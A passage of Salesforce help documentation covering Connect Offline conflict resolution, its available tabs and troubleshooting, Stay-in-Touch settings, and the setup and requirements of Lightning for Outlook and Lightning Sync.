1. In the left pane, use the drop-down list to choose whether to display records in a tree or list view, then choose the record that you want to resolve.
2. In the right pane, use the drop-down list to choose whether to display all fields on the record or only those that have conflicting data, then select the radio button next to the correct value.
3. If necessary, click the pencil icon ( ) and manually enter the value you want to save.

   Note: The pencil icon is not available for read-only fields on some objects, such as products on opportunities.

4. Repeat these steps for each record listed in the left pane. When you have selected a value to resolve the conflict, the status of the record in the left pane displays a green check.
5. Click **Submit** when you have finished making selections for all records in conflict.

When working with the conflict resolution tool, note the following:

- If you choose not to resolve your data conflicts at this time, click **Cancel**. You can continue to work in Connect Offline, but the conflict resolution tool displays whenever you synchronize your data.
- Connect Offline lets you enter values that violate validation rules; however, such validation rule violations appear as data conflicts in the conflict resolution tool.

  The conflict resolution tool displays only one violation at a time. If a record violates multiple validation rules, resolve and synchronize each violation separately.
- The field values on some objects, such as products on opportunities, are read only in the conflict resolution tool; however, you can change these values as follows:

  1. Switch to the tree view in the left pane.
  2. Select the deepest branch after expanding all the branches.
  3. Choose the `Your Values` radio buton to save the Connect Offline values, or the `Salesforce Values` radio button to save the ones on the server instead. The values of the read-only fields change accordingly.
  4. Click **Submit**.

     If you click **Submit** without choosing an option, Connect Offline stores the value on the client for any read-only values in conflict resolution.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view records in Connect Offline:

- "Read" on the appropriate type of record such as accounts, contacts, or opportunities

To update records in Connect Offline:

- "Create," "Edit," or "Delete" on the appropriate type of record such as accounts, contacts, or opportunities

Tabs Available in Connect Offline

A subset of tabs and features are available in Connect Offline.

The tabs you see may differ if your administrator renames any Salesforce standard tab names or adds custom objects to your briefcase configuration.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Home Tab

- View, create, modify, or delete your events and tasks except multi-person events
- Update or empty your briefcase contents
- Synchronize, search, and view recent items in the sidebar
- Expand the Briefcase Info section to see the number of records you have in Connect Offline for each object, and the number of records that you have modified since your last synchronization.

  Note: The list of modified records in Briefcase Info does not include deleted records. Also, search results do not include long text area fields like account **Description**.
- Click the icons below the calendar to display different views of activities
- To launch the Conflict Resolution tool, click the "You have conflicts to resolve" link when it displays in the sidebar.

Accounts Tab

- View your recent accounts on the accounts home page
- Select a standard list view to list the offline accounts
- View, create, modify, or delete accounts
- View, create, modify, or delete person accounts. This feature is available in Connect Offline version 3.5.2.13 or later.
- View, create, modify, or delete custom objects associated with offline accounts
- Link contacts, opportunities, and activities to offline accounts
- Use your organization's record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)
- Update records to which you have edit access. Your Briefcase may include some records that are read only depending on the records' sharing settings.

Relationship Groups Tab

- Track the familial and professional roles of different relationship group members
- Assign primary and secondary designations to the two most important members of a relationship group
- View roll-up related lists of all activities for the members of a relationship group
- View roll-up related lists of the custom objects that are related to the accounts in a relationship group

Note: This feature is available in Connect Offline version 3.5.2.13 or later. Related lists on the relationship group detail page are not available in Connect Offline.

Contacts Tab

- View your recent contacts on the contacts home page
- Select a standard list view to list the offline contacts

- View, create, modify, clone, or delete contacts
- View, create, modify, or delete custom objects associated with offline contacts
- Link activities to offline contacts
- Use your organization's record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)
- Update records to which you have edit access. Your briefcase may include some records that are read only depending on the records' sharing settings.

Opportunities Tab

- View your recent opportunities on the opportunities home page
- Select a standard list view to list the offline opportunities
- View, create, modify, clone or delete opportunities
- View, create, modify, or delete custom objects associated with offline opportunities
- Associate activities and contact roles to offline opportunities
- Add and update contact roles, products, and schedules, and change the price book for an opportunity
- Use your organization's record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)
- Update records to which you have edit access. Your briefcase may include some records that are read only depending on the records' sharing settings.

Leads Tab

- View your recent leads on the leads home page
- Select a standard list view to list the offline leads
- View, create, modify, or delete leads depending on sharing settings

  Note: Changes made to leads in Connect Offline do not trigger assignment rules.

- Link activities to offline leads
- Use record types, dynamic page layouts, field-level security, and translated values (as defined in the Translation Workbench)

Note: Leads and custom object records are only available in Connect Offline 2.0 and later, which is indicated by the briefcase icon you use to launch the application.

Notes on Working with Connect Offline

Consider the following when using Connect Offline:

- Multi-person events are visible in Connect Offline but you can't create or edit them. If you have been invited to an event, but are not the organizer, you can'tmodify or delete that event offline.
- Automatically generated fields such as formula fields and auto-number fields are not available in Connect Offline.

- Related lists in Connect Offline do not display lookup fields.

SEE ALSO:

What is Your Default Connect Offline Briefcase Contents?

Log in to Connect Offline

Troubleshoot Connect Offline

Troubleshoot Connect Offline

Review the following common situations and solutions to troubleshoot Connect Offline issues.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Activities

Unable to edit the record associated with an activity offline

While you may be able to change the record associated with a task or event in Salesforce, the `Related To` field on an activity is only available in Connect Offline when the related record is available offline. For example, if an event is associated with an account that is not in your Briefcase, you will not be able to change the account on the event using Connect Offline.

`Visible in Self-Service` field is not available offline

While you may see this field in your activity page layouts using Salesforce, it is not visible from Connect Offline because the field indicates if an activity is associated with a case and cases are not available in Connect Offline.

Unable to update group events in Connect Offline

Multi-person events are visible in Connect Offline but you can't create or edit them. If you have been invited to an event, but are not the organizer, you can'tmodify or delete that event offline.

Briefcase Contents

Unable to edit some records in my briefcase

Depending on your briefcase settings, records are read only if they are available offline only because they are associated with records that are included offline due to your briefcase settings. For example, if you have selected an opportunity-based briefcase, some accounts will be read only offline even though they are not related to an opportunity, but because they are related to a contact in your briefcase.

Briefcase exceeds limit

Read only records that are included by association with other records in your briefcase do not count toward your limits. For example, the maximum number of accounts you can include is 5000 but your briefcase may contain 5200 if you have 200 accounts included because they are related to other records in your briefcase.

Browsers

Windows XP SP2 displays a warning banner in Connect Offline

To prevent the warning banner from displaying, modify your Internet Explorer settings as follows:

1. Launch Internet Explorer.
2. Click the **Tools** menu and choose **Internet Options**.
3. Select the **Advanced** tab.
4. Locate the Security section.
5. Enable `Allow active content to run in files on My Computer`.

6. Click **Apply**.
7. Click **OK**.

Unable to download and install Connect Offline using Firefox

Although other browsers are supported in Salesforce, you must use Internet Explorer to download and install Connect Offline.

Receiving error that says "A connection with Salesforce could not be established to update your Connect Offline."

This message can appear in the following scenarios:

- Your computer is configured to use a proxy server to connect to the Internet that requires authentication. This connection is made automatically using Single Sign-On or another manner to authenticate where you do not have to enter a username or password to connect to the Internet.
- Your computer is behind a firewall
- Your computer is actively running antivirus software

Conflict Resolution

Unable to choose fields in conflict resolution

The field values on some objects, such as products on opportunities, are read only in the conflict resolution tool; however, you can change these values as follows:

1. Switch to the tree view in the left pane.
2. Select the deepest branch after expanding all the branches.
3. Choose the `Your Values` radio buton to save the Connect Offline values, or the `Salesforce Values` radio button to save the ones on the server instead. The values of the read-only fields change accordingly.
4. Click **Submit**.

   If you click **Submit** without choosing an option, Connect Offline stores the value on the client for any read-only values in conflict resolution.

Conflict resolution prompts me to create a new record or retry

Your sharing settings may have changed. If you have access to perform the action, click **Retry**. Otherwise, create a new record in Connect Offline.

Cannot change value of dependent picklist in conflict resolution tool

When resolving conflicts for a dependent picklist field, you cannot change the picklist value of the conflicting field. To resolve these types of conflicts, select whether to apply the Salesforce value or the Connect Offline value.

Note: In offline mode, if a dependent picklist's controlling field is hidden by field-level security, the information icon for the dependent picklist displays the controlling field's API name rather than the label name.

Fields

Unable to see lookup fields in Connect Offline related lists

Related lists in Connect Offline do not display lookup fields.

Unable to see custom formula fields and auto-numbers in Connect Offline

Automatically generated fields such as formula fields and auto-number fields are not available in Connect Offline.

Auto-number fields do not generate in Connect Offline

When you create a record in Connect Offline that increments an auto-number field, Connect Offline displays a label for that field while you are using Connect Offline. When you synchronize, Salesforce inserts the next unique number in the field.

Home Tab

Record count is wrong in Home tab list of modified records

In the sidebar, the list of modified records in briefcase Info does not include deleted records.

Installation

What gets installed?

Connect Offline installs SForceDB.exe, which runs continuously in the background and hosts the Connect Offline database.

Unable to install Connect Offline

Connect Offline requires Salesforce to install components that edit the registry on your computer. If your organization imposes security that prevents you from editing the registry, log in as the administrator of your machine before installing these components or contact your IT department for assistance.

Can I do mass deployments of Connect Offline?

Yes, you can perform system-wide deployments.

How can I tell what Connect Offline version my users have?

Each user's Connect Offline version is listed in the Login History.

Leads

Unable to see leads in Connect Offline

Leads are only available in Connect Offline 2.0 and later. If you are using Connect Offline 2.0 or later, you will launch the application using this icon: . To upgrade Connect Offline:

1. Synchronize your data in Connect Offline.
2. Optionally, remove the previous installation of Connect Offline using Add/Remove Programs in the Windows Control Panel.
3. Install Connect Offline. by going to the Connect Offline page in your personal settings.
4. Synchronize your data in Connect Offline.

Check to make sure you have the appropriate user permissions to view leads.

Lead assignment rules do not appear to be working

Leads created in Connect Offline will not be automatically assigned based on lead assignment rules. Once connected to Salesforce again, assign them by doing a mass transfer of records.

Multicurrency Display Differences

Opportunity amounts display a fractional difference

If your organization has enabled multicurrency, and the currency used for an opportunity is different from the corporate currency, a small display difference may be observed. The converted amount you see in the offline opportunity detail page may be off by a cent or two as compared to the same page in the Salesforce application. There is no error in the actual stored value.

Relationship Groups

Unable to see the Relationship Groups tab in Connect Offline

The Relationship Groups tab is only available if the Relationship Groups AppExchange package is installed in the Salesforce organization with which you synchronize Connect Offline.

Search

Search results are missing fields

Search results do not include long text area fields such as account `Description`.

Timeouts, Timestamps, and Time Zones

The timestamps of files updated in Connect Offline do not appear as expected

For records that you create or update in Connect Offline, the `Created By` and `Modified By` fields reflect the time on your PC, even after synchronization.

Activities that you create in Connect Offline reflect the time you enter and the time zone of your PC. During synchronization, Salesforce converts the activity times to the time zone set in your Salesforce personal information.

If you change the time zone on your computer, empty and synchronize your briefcase to reflect the change in Connect Offline.

Connect Offline times out when synchronizing large data sets

Edit the `HttpTimeout` registry setting in `HKEY_LOCAL_MACHINE\SOFTWARE\salesforce.com\Offline2`. The default is 360 seconds.

Edit Stay-in-Touch Settings

Note: Stay-in-Touch Requests is scheduled for retirement in all Salesforce orgs as of Summer '17. For more information, see, Stay-in-Touch Request Retirement.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except for **Database.com**

To set your preferences for requesting contact information updates:

Note: If your organization uses person accounts, person accounts are also affected by these settings. For more information, see What Is a Person Account? on page 1167.

1. From your personal settings, enter *`Stay-in-Touch`* in the `Quick Find` box, then select **My Stay-in-Touch Settings**.
2. Choose Yes for `Automatic Bcc` to receive copies of your sent Stay-in-Touch emails. This option is only available if your organization has not enabled compliance BCC emails.
3. Enable the reminder if you would like to be prompted to send a Stay-in-Touch request whenever you save a new contact.
4. Enter a default subject for the email.
5. In the note area, enter a message to the recipient.
6. In the signature area, enter a signature with your contact information.
7. Use the merge fields area at the top of the page to display available merge field values, which you can copy and paste into the subject, note, or signature boxes as needed.
8. Click **Save**.

Experience Salesforce in Microsoft® Email Applications

Relate important Microsoft emails to Salesforce records, such as contacts, leads, and opportunities. And see related Salesforce content directly in your Microsoft email applications.

Team up with your Salesforce administrator to choose between our cloud- and desktop-based Microsoft integration products.

Cloud-Based Lightning for Outlook

Stay on top of important sales opportunities when you work in Microsoft® Outlook®. When using Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013, manage your sales more efficiently. Relate email and events along with their attachments to Salesforce records—all without installing and maintaining software. And sync contacts and events between your email applications and Salesforce using Lightning Sync.

Desktop-Based Salesforce for Outlook

Sync contacts, events, and tasks between your desktop-based version of Outlook and Salesforce. Select an email in Outlook to see related Salesforce records, like leads, contacts, tasks, and opportunities. And relate that email to the Salesforce records of your choice.

My Unresolved Items

When you use Salesforce for Outlook, Lightning Sync, or Email to Salesforce to sync items or add emails from your email app to Salesforce, any items that these features can't automatically assign to Salesforce records appear in My Unresolved Items.

Connect for Outlook: (Retired)

Before you get interested in our retired, legacy Connect for Outlook product, we urge you to explore either our cloud- or desktop-based Microsoft integration products: Lightning for Outlook or Salesforce for Outlook.

Cloud-Based Lightning for Outlook

Stay on top of important sales opportunities when you work in Microsoft® Outlook®. When using Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013, manage your sales more efficiently. Relate email and events along with their attachments to Salesforce records—all without installing and maintaining software. And sync contacts and events between your email applications and Salesforce using Lightning Sync.

Also, create Salesforce contacts, events, leads, opportunities, tasks, and cases—directly in Outlook.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lightning for Outlook

Stay on top of important sales opportunities when you work in Outlook. When using Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013, you can manage your sales more efficiently. Relate email and attachments to Salesforce records. And, create Salesforce records—directly in Outlook.

Lightning Sync: Keep Your Microsoft® Items in Sync with Salesforce

Keep your contacts and events in sync between your email system and Salesforce without installing and maintaining software.

Lightning for Outlook

Stay on top of important sales opportunities when you work in Outlook. When using Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013, you can manage your sales more efficiently. Relate email and attachments to Salesforce records. And, create Salesforce records—directly in Outlook.


After your administrator enables Lightning for Outlook, you complete one-time procedures to get your Salesforce content to appear in your email application.

Then, when you select an email (1), then select `Salesforce` (2), relevant sales-related records appear (3). For the records that appear, you can relate the email to multiple contacts—provided your administrator enabled Shared Activities. Also add the email to one other record that accepts tasks, like an opportunity, a lead, or a case. You choose whether to include the attachments.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions




Create Salesforce records directly from Outlook (4). Select the record to see more details about it in your email application. With the inline edit feature, you can also modify records in their email application. Or get complete details about the record or the email related to it directly in Salesforce (5).

Similar to the way you relate emails, Lightning for Outlook lets you relate these calendar events to Salesforce records.

- Any event you attend
- Any event you organize, if you're working in Outlook 2016 for Windows *or* Outlook Web App on Office 365

To relate an event, select it in your Microsoft email application. Then, select Salesforce (1).



Relevant Salesforce records appear (2). And like when you work with emails, you can select a record to see more details in your email application. Or, you can get complete details about the record directly in Salesforce (3).

Lightning for Outlook System Requirements

Make sure that your system meets these requirements before you set up Lightning for Outlook.

Set Up Microsoft® Outlook® to Experience Salesforce

Get your system ready to relate email, its attachments, and events to Salesforce records from Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013. Create Salesforce records—all while you're working in Outlook.

Experience Salesforce in Microsoft® Outlook®

Keep your opportunities on track when you access sales-related records in Microsoft Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.

SEE ALSO:

Lightning for Outlook System Requirements

Experience Salesforce in Microsoft® Outlook®

Lightning for Outlook System Requirements

Make sure that your system meets these requirements before you set up Lightning for Outlook.

For your	You need
Email server	Either: • Exchange 2016 or 2013 on-premise • Exchange Online with Office 365
Email application	Either: • Outlook Web App • Microsoft Outlook® 2016 or 2013 on Windows PC • Microsoft Outlook for Mac 2016
Browser	Any of these browsers that allow cookies from Salesforce on Windows or Mac operating systems. • Google Chrome™, most recent stable version • Mozilla® Firefox®, most recent stable version • Apple® Safari®, most recent stable version • Microsoft Internet Explorer® 11 (Windows only) • Microsoft Edge, most recent stable version (Windows only)
Security encryption protocol on your email server	TLS 1.1 or later.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Microsoft® Outlook® to Experience Salesforce

Get your system ready to relate email, its attachments, and events to Salesforce records from Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, or Outlook 2013. Create Salesforce records—all while you're working in Outlook.

1. Get Access to Lightning for Outlook
   Take the initial step toward getting access to your sales-related Salesforce content directly in Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.
2. Give Microsoft® Outlook® Access to Salesforce
   Get your systems ready to create Salesforce contacts, and view contacts, leads, and users. Even see related accounts, opportunities, and cases directly in Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To set up Lightning for Outlook
- "Lightning for Outlook"

To authenticate the connection between Microsoft Exchange and Salesforce
- "View Setup and Configuration"

Get Access to Lightning for Outlook

Take the initial step toward getting access to your sales-related Salesforce content directly in Microsoft® Outlook® Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.

1. In Outlook Web App (OWA), Outlook 2016, or Outlook 2013, open Settings and then select **Manage apps**. From there, select **Salesforce**.



2. If the app isn't available, add it from the Office Store.
3. After Lightning for Outlook appears, enable it.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


USER PERMISSIONS

To set up Lightning for Outlook
- "Lightning for Outlook"

Give Microsoft® Outlook® Access to Salesforce

Get your systems ready to create Salesforce contacts, and view contacts, leads, and users. Even see related accounts, opportunities, and cases directly in Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.

1. In OWA, Outlook 2016, Outlook for Mac 2016, or Outlook 2013, select an email in either the Inbox or Sent Items, or an event in the calendar. Select **Salesforce**. A prompt appears for logging in to Salesforce.



2. After you log in to Salesforce, relevant records appear.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Lightning for Outlook
- "Lightning for Outlook"

Experience Salesforce in Microsoft® Outlook®

Keep your opportunities on track when you access sales-related records in Microsoft Outlook Web App (OWA), Outlook 2016, Outlook for Mac 2016, and Outlook 2013.

1. In Outlook, select an email in either the Inbox or Sent Items, or an event you're attending in your calendar.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available with Sales Cloud, Service Cloud, and Force.com in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Lightning for Outlook
- "Lightning for Outlook"

To authenticate the connection between Microsoft Exchange and Salesforce
- "View Setup and Configuration"



2. Select `Salesforce`.
3. Scroll to see a combination of up to 15 contacts, leads, person accounts, and users, as well as up to three related accounts, opportunities, and cases. And if you'd like, add the email or event and its attachments to multiple contacts—provided your administrator enabled Shared Activities. You can also add email, its attachments, and events to one other record that accepts tasks, like an opportunity, a lead, or a case.
4. Create Salesforce records, such as events, opportunities, and leads.

5. To see key details about the record, or to modify records with the inline edit feature, select it in Outlook. Or see complete details about the record directly in Salesforce.

SEE ALSO:

Lightning for Outlook

Lightning for Outlook System Requirements

Lightning Sync: Keep Your Microsoft® Items in Sync with Salesforce

Keep your contacts and events in sync between your email system and Salesforce without installing and maintaining software.


Your productivity increases when your administrator sets up your company to sync contacts and events between your email server and Salesforce. That's because there's no need for you to duplicate your work between the two systems. Lightning Sync can sync contacts and events you create and maintain, whether you're at your desk or working remotely from your mobile device.

Depending on the settings your administrator selected, Lightning Sync automatically syncs contacts between your company's email system and Salesforce in both directions, or one direction. In addition, Lightning Sync can sync events in one direction, from your Exchange-based calendar system to Salesforce.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Your administrator can select more settings to define your sync experience. Ask your administer about how you're set up to sync in these cases:

- Are you syncing all calendar events or only the events you relate to Salesforce using Lightning for Outlook?
- Are you syncing private events?
- Are events you delete from your calendar automatically removed from Salesforce?
- Are your events automatically related to relevant Salesforce contacts, or one relevant lead?

Lightning Sync for Microsoft Limitations

Currently, Lightning Sync doesn't:

- Sync events from Salesforce to Exchange
- Sync recurring events
- Delete syncing contacts in one action

Get Ready to Sync Events with Lightning Sync for Microsoft® Exchange

You can choose which events sync from your Microsoft calendar application to Salesforce.

Get Ready to Sync Contacts with Lightning Sync for Microsoft® Exchange

Learn how to sync contacts between your company's email application and Salesforce using Lightning Sync.

Fix Sync Issues

If you have trouble syncing between your email application and Salesforce using Lightning Sync, ask your Salesforce administrator to reset your sync process. Resetting clears out and then restores the connections between the records in your email and calendar application, and your records in Salesforce.

SEE ALSO:

Lightning Sync Setup Guide (for Users)

My Unresolved Items

Get Ready to Sync Events with Lightning Sync for Microsoft® Exchange


You can choose which events sync from your Microsoft calendar application to Salesforce.

If your administrator has set up Salesforce to sync events, your events sync automatically from the calendar in your company's email system to Salesforce.

You can prevent personal events from syncing with Salesforce in different ways.

- Create a separate calendar in your calendar application to keep track of your personal events. Lightning Sync is designed to sync only your primary Microsoft® Exchange calendar to Salesforce.
- Ask your admin if your sync configuration is set up to sync private events. If you're not syncing private events, you can assign your personal events with the `Private` option from your calendar application, and those events won't sync with Salesforce.

  For example, you can mark an event as private from Microsoft Outlook® like this.



EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To sync events from your calendar to Salesforce:

- "Create" on events, AND

  An active Lightning Sync configuration

It's best if you manage the events you don't want to sync before your administrator initiates sync for the first time. If your events begin syncing before you manage them, you can still remove them from Salesforce by deleting them manually.

